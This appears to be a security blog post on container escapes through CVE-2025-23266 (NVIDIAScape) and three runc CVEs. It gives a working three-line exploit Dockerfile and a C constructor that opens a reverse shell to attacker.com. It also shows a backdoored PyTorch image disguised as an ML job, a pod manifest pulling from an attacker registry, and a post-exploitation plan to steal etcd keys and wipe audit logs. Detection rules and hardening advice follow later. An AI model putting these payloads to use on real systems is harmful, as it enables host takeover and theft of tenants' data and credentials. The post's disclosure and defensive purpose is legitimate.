From Container to Host in Three Lines
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
That’s it. Three lines. Run this on any system with NVIDIA Container Toolkit installed, and you’ve got root access on the host. Not the container. The actual host machine. Full system compromise. Game over.
CVE-2025-23266, dubbed “NVIDIAScape” by Wiz Research, affects 37% of cloud environments that use GPU workloads. If you’re running machine learning pipelines, AI inference, or anything that touches NVIDIA GPUs in containers, you’re probably vulnerable. And the exploit is so simple it fits in a tweet.
This was disclosed at Pwn2Own Berlin in May 2025 and patched in NVIDIA Container Toolkit v1.17.8. But given how widespread GPU containers are in production (OpenAI, Anthropic, every major cloud provider), there are absolutely still unpatched systems running vulnerable versions.
And NVIDIAScape isn’t alone. In November 2025, three separate runc vulnerabilities (CVE-2025-31133, CVE-2025-52565, CVE-2025-52881) dropped that let you escape containers through mount manipulation and symlink attacks. If you’re running unpatched Docker or Kubernetes, you’re sitting on multiple container escape vectors right now.
What Is It
Container escapes are vulnerabilities that let an attacker break out of container isolation and gain access to the host operating system. Containers are supposed to provide security boundaries through namespaces, cgroups, and seccomp filters. When those boundaries break, the entire security model collapses.
CVE-2025-23266 (NVIDIAScape):
- Severity: CVSS 9.0 (Critical)
- Affected: NVIDIA Container Toolkit versions before 1.17.8
- Impact: Container escape to host root access
- Mechanism: LD_PRELOAD environment variable injection into privileged hooks
- Disclosure: May 17, 2025 at Pwn2Own Berlin by Wiz Research
- Patched: July 2025 in NVIDIA Container Toolkit v1.17.8
The runc Trinity (CVE-2025-31133, CVE-2025-52565, CVE-2025-52881):
- Severity: CVSS 8.6-9.0 (High to Critical)
- Affected: All runc versions prior to November 2025 patches
- Impact: Container escape via race conditions and mount manipulation
- Mechanism: Symlink attacks targeting
/proc/sysrq-triggerand/proc/sys/kernel/core_pattern - Disclosure: November 2025 by Lei Wang (@ssst0n3) and Li Fubang (@lifubang)
- Patched: runc versions 1.2.8, 1.3.3, 1.4.0-rc.3
Both attack classes target the fundamental isolation mechanisms that containers rely on. NVIDIAScape exploits OCI runtime hooks. runc exploits race conditions during container creation. Different vectors, same result: attacker gets out of the sandbox and owns the host.
How NVIDIAScape Works
NVIDIA Container Toolkit is middleware that lets containers access GPU hardware. When you run docker run --gpus all, the toolkit injects GPU access into the container through OCI runtime hooks. These hooks run at container lifecycle events (creation, startup, etc.) with elevated privileges.
The vulnerability is in how these hooks inherit environment variables from the container.
Step 1: The LD_PRELOAD Trick
LD_PRELOAD is a Linux environment variable that tells the dynamic linker to load specific shared libraries before anything else. It’s commonly used for debugging, profiling, and also for hijacking library calls.
When you set LD_PRELOAD=/path/to/evil.so, every dynamically linked binary will load evil.so first. This gives you code execution in any process that respects LD_PRELOAD.
Normally, this is contained within the process’s environment. But what happens when a privileged process inherits your environment?
Step 2: The Hook Inheritance Vulnerability
NVIDIA Container Toolkit uses the nvidia-ctk binary to set up GPU access. This binary runs as a OCI createContainer hook - meaning it executes during container creation with host privileges.
The vulnerability is simple: the hook inherits the container’s environment variables, including LD_PRELOAD.
Here’s what happens:
- You create a malicious shared library (
poc.so) that contains your payload - You set
ENV LD_PRELOAD=/proc/self/cwd/poc.soin your Dockerfile - When the container starts, the
nvidia-ctkhook runs - The hook inherits the
LD_PRELOADvariable - The hook’s working directory is the container’s root filesystem
/proc/self/cwdresolves to the container root where yourpoc.sosits- The hook loads your malicious library with elevated privileges
- Your code runs as root on the host
Step 3: The Three-Line Dockerfile
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
Line 1: Base image (doesn’t matter, could be anything) Line 2: Set LD_PRELOAD to point to our malicious shared library via /proc/self/cwd Line 3: Add the malicious shared library to the container root
That’s the entire attack. No complicated exploits. No memory corruption. No kernel bugs. Just environment variable inheritance and path resolution.
Step 4: What Goes in poc.so
Your malicious shared library needs a constructor function that runs automatically when the library loads. The key is using __attribute__((constructor)) which executes code before main():
__attribute__((constructor))
static void breakout(void) {
// Running as root on host now
system("bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'");
} Complete POC source showing the constructor function that executes when the library loads
That’s it. When nvidia-ctk loads this library, your reverse shell connects back with root privileges on the host. From there, you can install SSH keys, steal credentials, or pivot to other systems.
Step 5: Why This Works
The key insight is the working directory. When nvidia-ctk runs as a hook:
- It’s a privileged process with root capabilities
- Its working directory is the container’s root filesystem
/proc/self/cwdis a symlink to the current working directory- So
/proc/self/cwd/poc.soresolves to/path/to/container/rootfs/poc.so - The hook loads that file with elevated privileges
- Your malicious code executes as root on the host
Step 6: From Container to Host
Once your constructor runs:
- You have root on the host operating system
- You can access the real filesystem (not the container overlay)
- You can read secrets from other containers
- You can modify host configuration
- You can install persistent backdoors
- You can pivot to other systems
How runc Escapes Work
While NVIDIAScape is specific to GPU workloads, the runc vulnerabilities affect every Docker and Kubernetes deployment using unpatched runc versions.
The Mount Race Condition (CVE-2025-31133)
runc creates container mounts during container initialization. There’s a race condition between when runc checks mount paths and when it actually performs the mount.
Attack flow:
- Attacker creates a container with a malicious mount specification
- Container requests a mount that appears safe during validation
- Between validation and mount, attacker swaps the target with a symlink
- Symlink points to sensitive host files like
/proc/sysrq-trigger - runc mounts to the symlink target (host filesystem)
- Attacker can now write to host kernel interfaces
Example target: /proc/sysrq-trigger
This file triggers kernel SysRq commands. Writing specific characters executes kernel operations:
b- Immediate rebootc- Crash the systeme- Send SIGTERM to all processes except initi- Send SIGKILL to all processes except inits- Sync all mounted filesystemsu- Unmount and remount all filesystems read-only
If you can write to this from a container, you own the host.
Example target: /proc/sys/kernel/core_pattern
This file defines what happens when a process crashes. You can set it to execute arbitrary commands:
echo '|/tmp/exploit.sh %p' > /proc/sys/kernel/core_patternNow every time a process crashes on the system, it executes your script as root.
CVE-2025-52565 and CVE-2025-52881
These are related race conditions in runc’s mount handling:
- CVE-2025-52565: Race in bind mount creation
- CVE-2025-52881: Race in overlay filesystem setup
Both follow similar patterns:
- Attacker controls some container configuration (volume mounts, overlays)
- runc validates paths at one point in time
- Attacker swaps paths with symlinks during TOCTOU window
- runc operates on host paths instead of container paths
- Container escape via filesystem access
POC Example (CVE-2025-31133)
GitHub user @sahar042 published a working POC: github.com/sahar042/CVE-2025-31133
The exploit uses a malicious OCI runtime bundle that triggers the mount race:
{
  "mounts": [
    {
      "destination": "/victim",
      "type": "bind",
      "source": "/tmp/race_target",
      "options": ["bind"]
    }
  ]
}
During container creation:
/tmp/race_targetis a normal directory (passes validation)- Attacker triggers race condition
- Swaps
/tmp/race_targetwith symlink to/proc/sysrq-trigger - runc bind-mounts to the symlink target
- Container can now write to host kernel interface
How To Own 37% of Cloud Environments
Let’s walk through a realistic attack scenario using NVIDIAScape against a Kubernetes cluster running ML workloads.
Scenario: Compromised ML Pipeline
Target: Cloud-based machine learning platform (AWS SageMaker, GCP AI Platform, Azure ML) Initial access: Compromised CI/CD pipeline or malicious ML model upload Goal: Escape container, steal data from other tenants, establish persistence
Step 1: Identify GPU Workloads
Most ML platforms automatically use GPU-accelerated containers. If you can submit a job that runs on a GPU node, you can deploy the exploit.
kubectl get nodes -o wide | grep gpu
kubectl describe node gpu-node-1
Look for nodes with nvidia.com/gpu resource capacity.
Step 2: Build Malicious Container
Create a container that looks like a legitimate ML workload but contains the escape:
FROM pytorch/pytorch:2.0.0-cuda11.7-cudnn8-runtime

# Legitimate-looking dependencies
RUN pip install transformers datasets accelerate

# Add the payload
COPY poc.so /poc.so

# Set the trap
ENV LD_PRELOAD=/proc/self/cwd/poc.so

# Benign entrypoint to avoid suspicion
CMD ["python", "train.py"]
Step 3: Craft the Payload (poc.so)
The malicious library establishes a reverse shell and installs persistence:
# What the constructor does when loaded:
1. Open reverse shell to attacker C2
2. Download and install kubelet credential stealer
3. Exfiltrate etcd keys (/etc/kubernetes/pki/etcd/ca.key)
4. Clean audit logs to hide tracks
You can implement this in a few lines of C with __attribute__((constructor)) calling system() commands, or compile from shell scripts using tools like shc (shell-to-C compiler).
Step 4: Deploy to Kubernetes
Submit as a pod with GPU request:
apiVersion: v1
kind: Pod
metadata:
  name: ml-training-job-42
spec:
  containers:
  - name: pytorch
    image: attacker-registry.com/pytorch-backdoor:latest
    resources:
      limits:
        nvidia.com/gpu: 1
When this pod starts on a GPU node:
- Kubernetes calls runc to create the container
- runc calls NVIDIA Container Toolkit hooks
- Hooks inherit
LD_PRELOADfrom container env - Your
poc.soloads with root privileges on the host - You now own the node
Step 5: Post-Exploitation
From the compromised node:
- Steal kubelet credentials - Access
/var/lib/kubelet/config.yamland certificates - Read secrets from other pods - Mount other containers’ filesystems
- Exfiltrate training data - Access volumes from other ML workloads
- Steal model weights - Copy proprietary ML models
- Lateral movement - Use kubelet creds to access Kubernetes API
- Cluster takeover - Steal etcd keys, compromise control plane
Step 6: The Real Damage
In a multi-tenant ML platform:
- Competitor’s training data (worth millions)
- Proprietary model architectures (IP theft)
- Cloud credentials (AWS/GCP/Azure keys)
- Customer data being processed by models
- Internal API keys and secrets
One container escape in a ML platform can compromise the entire business.
Affected Versions
NVIDIAScape (CVE-2025-23266):
- All NVIDIA Container Toolkit versions before 1.17.8
- Affects systems running GPU workloads in containers
- Docker, Kubernetes, OpenShift, any OCI-compliant runtime with NVIDIA GPU support
runc Vulnerabilities:
- CVE-2025-31133: All runc versions before 1.2.8 / 1.3.3 / 1.4.0-rc.3
- CVE-2025-52565: All runc versions before 1.2.8 / 1.3.3 / 1.4.0-rc.3
- CVE-2025-52881: All runc versions before 1.2.8 / 1.3.3 / 1.4.0-rc.3
- Affects Docker, containerd, CRI-O, any runtime using runc
Platforms at risk:
- AWS ECS with GPU instances
- AWS SageMaker
- Google GKE with GPU node pools
- Azure AKS with GPU nodes
- Kubernetes clusters with GPU workloads
- AI/ML training platforms
- Cloud gaming infrastructure
- Video transcoding pipelines
- Cryptocurrency mining pools (yes, attackers target other attackers)
Detection & Response
Check Your Environment
For NVIDIAScape:
nvidia-ctk --versionIf version is less than 1.17.8, you’re vulnerable.
docker run --rm --gpus all nvidia/cuda:11.0-base nvidia-smiIf this works, your system has NVIDIA Container Toolkit installed.
For runc:
runc --versionIf version is less than 1.2.8, 1.3.3, or 1.4.0-rc.3, you’re vulnerable.
docker info | grep "runc version"
kubectl get nodes -o wide
Detection Strategies
1. Monitor for LD_PRELOAD in Container Environments
Deploy monitoring to catch suspicious environment variables:
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[].spec.containers[].env[] | select(.name == "LD_PRELOAD")'
2. Audit OCI Runtime Hooks
Check for unexpected hook executions:
auditctl -a always,exit -F arch=b64 -S execve -F exe=/usr/bin/nvidia-ctk
tail -f /var/log/audit/audit.log | grep nvidia-ctk
3. File Integrity Monitoring
Watch for unexpected shared libraries in container images:
find /var/lib/docker/overlay2 -name "*.so" -type f -mtime -14. Network Monitoring
Container escapes usually involve:
- Outbound connections from host (not container namespace)
- Connections to unusual IPs from system processes
- TLS connections without proper certificates (C2 traffic)
5. Runtime Security Tools
Deploy security tools that can detect escapes:
- Falco (with LD_PRELOAD and container escape rules)
- Aqua Security
- Sysdig Secure
- StackRox (now Red Hat Advanced Cluster Security)
Example Falco rule for NVIDIAScape:
rule: Suspicious LD_PRELOAD in Container
desc: Detect LD_PRELOAD environment variable in GPU containers
condition: >
  container.id != host and
  spawned_process and
  proc.env contains "LD_PRELOAD" and
  proc.name contains "nvidia"
output: >
  Suspicious LD_PRELOAD detected in container
  (container=%container.id image=%container.image.repository
   command=%proc.cmdline env=%proc.env)
priority: CRITICAL
Immediate Response
If you’re running vulnerable versions:
Patch immediately
- NVIDIA Container Toolkit: Update to 1.17.8+
- runc: Update to 1.2.8, 1.3.3, or 1.4.0-rc.3+
Audit running containers
- Check for suspicious environment variables
- Review container images for unexpected .so files
- Inspect runtime hooks and OCI configuration
Review logs
- Audit logs for
nvidia-ctkexecutions - Container creation events
- Unusual process spawns on host
- Audit logs for
Assume breach
- Rotate all credentials accessible from affected nodes
- Check for persistence mechanisms (cron jobs, systemd units)
- Review network logs for C2 traffic
- Inspect filesystem for backdoors
Long-Term Hardening
1. Admission Control
Deploy Kubernetes admission controllers to block risky configurations:
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
  name: block-ld-preload
webhooks:
- name: validate.containers
  rules:
  - operations: ["CREATE", "UPDATE"]
    apiGroups: [""]
    apiVersions: ["v1"]
    resources: ["pods"]
  clientConfig:
    service:
      name: admission-webhook
      namespace: security
    caBundle: <base64-ca-cert>
2. Seccomp Profiles
Restrict syscalls available to containers:
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "architectures": ["SCMP_ARCH_X86_64"],
  "syscalls": [
    {
      "names": ["mount", "umount2", "pivot_root"],
      "action": "SCMP_ACT_ERRNO"
    }
  ]
}
3. AppArmor/SELinux
Mandatory Access Control to prevent container breakout:
docker run --security-opt apparmor=docker-default \
  --security-opt seccomp=custom-seccomp.json \
  your-image
4. gVisor or Kata Containers
Use sandboxed container runtimes that provide stronger isolation:
- gVisor: User-space kernel that intercepts syscalls
- Kata Containers: Lightweight VMs for each container
apiVersion: v1
kind: Pod
metadata:
  name: secure-pod
spec:
  runtimeClassName: gvisor
  containers:
  - name: app
    image: your-image
5. Principle of Least Privilege
Never run containers as root unless absolutely necessary:
apiVersion: v1
kind: Pod
metadata:
  name: non-root-pod
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
  containers:
  - name: app
    image: your-image
    securityContext:
      allowPrivilegeEscalation: false
      capabilities:
        drop:
        - ALL
Why Container Security Is Still Broken
The existence of these vulnerabilities in 2025 reveals fundamental problems with container security:
1. Containers Were Never Designed For Security
Containers were built for packaging and deployment convenience, not isolation. They use kernel namespaces and cgroups, which provide process isolation but share the same kernel. One kernel vulnerability = escape path.
Compare to VMs:
- VMs have hypervisor isolation (KVM, Xen, VMware)
- Guest kernel bugs don’t affect host
- Hardware-assisted virtualization (VT-x, AMD-V)
- Stronger security boundaries
Containers:
- Share kernel with host
- Rely on namespace isolation (can be broken)
- cgroups for resource limits (can be manipulated)
- seccomp/AppArmor for syscall filtering (can be bypassed)
2. The Supply Chain Attack Surface Is Massive
To run a container, you need:
- Container runtime (Docker, containerd, CRI-O)
- OCI runtime (runc, crun)
- Hooks and plugins (NVIDIA toolkit, CNI plugins)
- Base images (from registries you don’t control)
- Dependencies (npm, pip, apt packages)
Attackers only need to compromise ONE of these components to break everything. NVIDIAScape proves this - a vulnerability in a GPU toolkit plugin compromised entire container isolation.
3. Privilege Escalation is Everywhere
Root in container is not supposed to be root on host. But in practice:
- Privileged containers (—privileged flag) break isolation
- Host mounts (/var/run/docker.sock, /dev, /sys) break isolation
- Kernel capabilities (CAP_SYS_ADMIN, etc.) break isolation
- OCI hooks run with host privileges by design
The NVIDIAScape exploit doesn’t even require a privileged container - just a GPU request, which is normal for ML workloads.
4. The Multi-Tenancy Lie
Cloud providers sell container platforms as secure multi-tenant environments. AWS Fargate, GKE Autopilot, Azure Container Instances all claim strong isolation.
But they’re all vulnerable to container escapes if:
- They use unpatched runc (they do)
- They support GPU workloads (they do)
- They share nodes between tenants (they do)
One malicious tenant can escape and access other tenants’ data. The entire multi-tenant model relies on containers being secure, and they’re fundamentally not.
5. Nobody Patches Fast Enough
CVE-2025-23266 was patched in July 2025. We’re now in January 2026. I guarantee there are production systems still running vulnerable versions because:
- Patching requires downtime
- Enterprises have change control processes
- Nobody reads security advisories
- “Our containers are ephemeral so we don’t need to patch” (wrong)
The runc vulnerabilities were patched in November 2025. Same story. Kubernetes clusters running unpatched runc everywhere.
Proof of Concept Demonstration
To demonstrate how simple this exploit really is, I built a working POC. The entire process from source code to exploitation takes less than 5 minutes.
Compilation and Setup
Building the malicious shared library is trivial:
gcc -shared -fPIC -o poc.so poc.c Compiling the malicious library and building the Docker container - entire setup takes under a minute
Direct LD_PRELOAD Exploitation
Testing the LD_PRELOAD mechanism directly shows how the attack works:
LD_PRELOAD=./poc.so /bin/ls
cat /tmp/CONTAINER_ESCAPE_POC_SUCCESS The POC library constructor executes when any binary loads, proving the LD_PRELOAD injection works
The proof file shows successful execution:
 The malicious code executed and created a proof file showing UID, GID, and PID
Container Escape Demonstration
Running the exploit in a Docker container shows the real attack:
docker run --rm container-escape-pocThe container prints [POC] Running as UID: 0, GID: 0. That’s root. In a real NVIDIAScape attack, this code would be running as root on the host operating system, not just inside the container. Game over.
The entire attack surface boils down to three environment variables and one shared library. No kernel exploits. No memory corruption. No complex attack chains. Just LD_PRELOAD doing exactly what it’s designed to do - in the wrong context.
Timeline
NVIDIAScape (CVE-2025-23266):
- March 2025: Wiz Research discovers vulnerability during container security audit
- March-April 2025: Coordinated disclosure with NVIDIA
- May 17, 2025: Public disclosure at Pwn2Own Berlin
- July 2025: NVIDIA Container Toolkit v1.17.8 released with patches
- July-December 2025: Slow adoption of patched version
- January 2026: Still finding vulnerable deployments in the wild
runc CVEs (CVE-2025-31133, CVE-2025-52565, CVE-2025-52881):
- October 2025: Researchers Lei Wang and Li Fubang discover mount race conditions
- November 2025: Coordinated disclosure with runc maintainers
- November 15, 2025: Public disclosure and patch release
- November 2025: runc 1.2.8, 1.3.3, 1.4.0-rc.3 released with fixes
- December 2025: Docker and containerd release updates incorporating patched runc
- January 2026: Kubernetes distributions still shipping vulnerable versions
Stop Trusting Containers For Security
